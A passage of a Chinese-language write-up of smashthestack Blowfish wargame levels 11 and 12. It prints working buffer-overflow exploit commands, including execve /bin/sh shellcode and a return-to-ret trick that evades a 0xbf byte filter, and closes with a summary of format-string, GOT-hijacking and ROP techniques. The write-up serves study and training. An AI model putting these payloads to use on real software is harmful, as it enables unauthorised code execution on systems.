-bash: /tmp/clover/getenv: No such file or directory  
level11@blowfish:~$ cd /tmp/clover  
level11@blowfish:/tmp/clover$ ls  
exp exp.c  
level11@blowfish:/tmp/clover$ cd /  
level11@blowfish:/$ /tmp/ttr/getenv shell  
Address: bffffde2d  
level11@blowfish:/$ ./level11 $(python -c 'print "\x41"*12 + "\x2d\xde\xff\xbf"'  
) katelee  
-bash: ./level11: No such file or directory  
level11@blowfish:/$ cd /levels  
level11@blowfish:/levels$ ./level11 $(python -c 'print "\x41"*12 + "\x2d\xde\xff\xbf"'  
) katelee  
Segmentation fault  
level11@blowfish:/levels$ ./level11 $(python -c 'print "\x41"*12 + "\x4d\xde\xff\xbf"'  
) katelee  
sh-3.2$ cat /pass/level12  
em_kcuF  
sh-3.2$
```

## [level 12] main\_ret 跳转利用 (em\_KcuF)

This is the last level ;)  
Use the password in /pass/level13  
for level0@tux.smashthestack.org -p2226

这是最后一个 level，获得 level13 的密码后可以用来连接 tux level0  
后来得到管理员的通知，这个密码不能再用来连接 tux level0 了  
需要另寻其他方法了，好像玩到 IO 系列的 level15 可以得到一个密码去连接  
先来看我逆向出的代码吧



```
*10.c ✕ *09.c ✕ *11.c ✕ 12.c ✕
x/64xb 0xbfffc8f8
x/64xb 0xbfffd8A0

Address: bfffdfc5

0x24 0xd9 0xff 0xbf
bfffd924
Tcuk Tcuk Tcuk\n
.tsol m`i kcuF\n
|
if (argc > 2 || env != NULL)
{
    printf("Tcuk Tcuk Tcuk\n");
    exit(1);
}

if (strchr(argv[1], 0xbf) == NULL)
{
    func(argv[1]);
}
else
{
    printf(".tsol m`i kcuF\n");
    exit(1);
}
```

直接看代码不难，但当时在逆向看汇编代码时那个 0x10(%ebp)  
我一直没理解到是什么意思，最后才终于弄懂了是环境变量 env 的指针  
所以只需要以 `env -i` 命令启动程序即可绕过检测  
这个 level 的难点在于没法使用系统环境变量，所以必然要用到堆栈  
而又对输入的数据检测 0xbf（系统缓冲区基地址）  
防止 ret 地址跳会堆栈区执行 shellcode  
还是比较麻烦的~

那么怎么办呢~ 我们来想下堆栈结构

假如 func 函数返回

调用 ret 指令时, esp 肯定是指向 main 中的 eip 地址的

而 eip 下面一个地址便是 argv[1]的地址

回想下 func(argv[1]) 时, 是先将 argv[1]地址给 esp, 然后 call func()

argv[1]是作为 func 的参数传入的

地址必然在 eip 下面一个地址

执行 ret 指令 eip = esp , esp += 4

```
          |  ebp  | <- func_ebp
esp->     |  eip  | <- return_to_main (0x08048427 func() 下个地址)
          |argv[1]| <- shellcode_addr
```

ret 指令执行后

这个时候 ret 一次后 esp 便会指向 argv[1]的地址

```
          |  ebp  | <- func_ebp
          |  eip  | <- return_to_main (0x08048427 func() 下个地址)
esp->     |argv[1]| <- shellcode_addr
```

如果再 ret 一次会发生什么情况呢?

argv[1]地址便会弹给 eip~

```
          |  ebp  | <- func_ebp
          |  eip  | <- return_to_main (0x08048427 func() 下个地址)
          |argv[1]| <- shellcode_addr
esp->     |unknown| <- xxxx
```

而 argv[1]的内容是什么呢? 是我们的 shellcode

那不是就可以执行 shellcode 而不需要 ret 堆栈地址和不需要 0xbff 了吗

所以我们要就把 return\_to\_main 的地址覆盖成一个 ret 指令的地址

劫持前 eip->0x08048427 func()


劫持后 eip->0x080484cd ret

```
          |  ebp  | <- func_ebp
          |  eip  | <- return_to_main (0x080484cd ret 劫持的地址)
esp->     |argv[1]| <- shellcode_addr
```

当执行完 func\_ret 指令后, eip 指向 0x080484cd main\_ret

然后又会在运行一次 main\_ret, 这时 eip 指向 esp 指向的地方(shellcode 地址)

逆向 main 函数时，main 函数的地址 0x080484cd 便是 ret 指令  
那么我们只需要在 func 里溢出缓冲区将 func 的 ret 地址覆盖为 0x080484cd  
这样就会连续调用两次 ret 指令成功执行 shellcode

A terminal window titled 'level12@blowfish.smashthestack.org: ~'. The window has a menu bar with '文件(F)', '编辑(E)', '查看(V)', '终端(T)', and '帮助(H)'. The terminal output includes instructions to use /code.plz, a warning about files in /levels/tmp, and information about the last level password. The user runs a perl command to print a hex string, then runs 'cat /pass/level13' which outputs '0n3 m0r3.'. The prompt is 'sh-3.2\$'.

```
level12@blowfish.smashthestack.org: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

Use /code.plz for umm, code ;D
IF YOU LEAVE FILES IN /levels/tmp U SUCK ..plz remove them kthnx! ;D
The password for the last level will get you into
Tux, the more advanced wargame. Join #blowfish on
irc.smashthestack.org with any questions.

Admins - l3thal && cr

Forum: http://smashthestack.org/viewforum.php?id=10

Last login: Wed Dec  1 05:58:27 2010 from 118.114.242.224

This is the last level ;)
Use the password in /pass/level13
for level0@tux.smashthestack.org -p2226

level12@blowfish:~$ env -i /levels/level12 `perl -e 'print "\x31\xc0\xb0\x0b\x99
\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\xe3\x52\x53\x89\xe1\xcd\x80" .
"a"x36 . "\xcd\x84\x04\x08"'`
sh-3.2$ cat /pass/level13
0n3 m0r3.
sh-3.2$
```

得到最后 level13 的 pass (0n3\_m0r3.)



# [小总结] 涉及利用技巧总结

涉及的内容虽然都不难，但是还是很具有技巧性的~  
罗列下大概这套系列题所涉及的比较有意思的知识点

1. 通过修改路径变量突破受限 shell
2. 利用系统环境变量放置 shellcode，逃过 bad byte 侦测
3. 利用垃圾填充抬高堆栈基地址，逃过 bad byte 侦测
4. 格式化溢出
5. GOT(全局偏移表)劫持
6. 程序竞争利用（时间差替换文件句柄、抢夺路径优先权）
7. ret2code

## <0x01>

其中觉得比较有技巧性的是利用系统环境变量来放置 shellcode  
首先省去了计算 shellcode 地址的麻烦，因为系统环境变量地址不变  
然后在作为传递参数时，就不会被进行传参检测的函数侦测到 bad byte  
如果检测函数还要侦测 0xff 这种，甚至是 0xbf，即使被溢出了  
也可以防止你 ret 回堆栈  
你还可以通过利用垃圾填充抬高堆栈基地址，逃过侦测

## <0x02>

然后是格式化溢出，这个在现在的程序或软件里已经不容易见到了  
是因为早期的程序员比较偷懒，用 printf(buf) 这种方式来输出缓冲区内容  
就导致了格式控制符数量会不确定，这样就会被利用~

## <0x03>

劫持 GOT(全局偏移表)，是一个非常不错的技术  
但配合的函数需要有能改写任意地址的内容，比如像格式化溢出的 printf() 函数  
然后劫持掉 GOT 表的函数地址，当再次调用这个函数时就会调用自己的 shellcode

## <0x04>

ret2code 这一系列的技术，还有啥 ret2lib、ret2syscall 等等~  
都是一种更高级的技术~ 在 windows 上常被使用逃过堆栈不可执行的特点  
最厉害的这类技术莫过于 ROP(Return Oriented Programming)  
溢出后通过 eip 直接利用系统或程序自己的代码进行控制和组合  
最后组合成一个完整的 shellcode，几乎通杀现在所有的主流防溢出机制

## <0x05>

如果大家有什么疑问可以随时联系我~  
e-mail: [casperkid.syclover@gmail.com](mailto:casperkid.syclover@gmail.com)  
blog: <http://hi.baidu.com/hackercasper>